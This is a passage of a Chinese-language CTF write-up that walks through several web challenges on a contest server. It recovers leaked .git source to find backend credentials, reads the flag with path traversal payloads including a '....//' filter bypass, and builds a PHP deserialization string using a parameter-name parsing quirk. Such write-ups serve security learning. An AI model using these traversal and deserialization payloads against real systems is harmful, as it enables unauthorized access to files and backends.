
扫描得知存在 .git 泄露,用 GitHack 还原源码:
1 | python GitHack.py http://ctf.zypc.xupt.edu.cn:50403/.git/ |
点开目录,在 notes 里找到交接的 handoff。

根据信息获得运营台 URL 与账号密码,登录后进入后台。


在当前页面寻找正确的日志路径,经过尝试,输入 ../../../../../flag 成功获得 Flag(猜猜我试了多久(*꒦ິ⌓꒦ີ))。
9. showflag
考点:PHP 反序列化

打开网页发现是 PHP 代码:
1 |
|
需要构造一个 ShowFlag 对象,令其 show 属性为 true,序列化后传给 data_ZYPC.CTF 参数即可拿到 Flag。编写如下 PHP 脚本生成序列化串:
1 |
|
运行后得到字符串:
1 | O:8:"ShowFlag":1:{s:4:"show";b:1;} |
理论上直接在原 URL 后加上 /?data_ZYPC.CTF=O:8:"ShowFlag":1:{s:4:"show";b:1;} 即可,但本题是低版本 PHP 且参数通过 $_GET 获取,存在一个解析缺陷:当 [ 只有半个(未闭合)时,其后的 . 会被解析为 _ 并在此处中断,因此 . 会被保留。利用这一特性,把 URL 改为 /?data[ZYPC.CTF=O:8:"ShowFlag":1:{s:4:"show";b:1;} 就能拿到 Flag(力竭了 awa)。
10. 流光焰火_Revenge
工具:dirsearch
之前我们已经做过这个题了,这次只是他的revenge版本,按照上次的思路先用dirsearch扫一下目录
1 | cd C:\Users\lenovo\Desktop\网安\web\dirsearch-0.4.3 |
扫描出来的结果显示是git源码泄露
使用git-dumper(某学长推荐)还原源码
1 | cd C:\Users\lenovo\Desktop\网安\web |
根据前面的经验优先翻看git提交历史
1 | git log --all --oneline |
得到关键信息
1 | 0ad31e6 chore: add temporary operator handoff ← 加了"操作员交接"文件 |
得知出题人加了一个”临时交接文件“ ,紧接着又将它删掉,伪装成处理干净,接下来便是查看这个交接文件
1 | git show 0ad31e6 |
获得后台账号密码

依旧进入后台输入密码来到查看日志这里,按照上题思路输入../../../../../flag查找flag发现无果,怀疑../被过滤掉了,尝试用….//替换../最终获得flag
11. ping测试
工具:Burp Suite
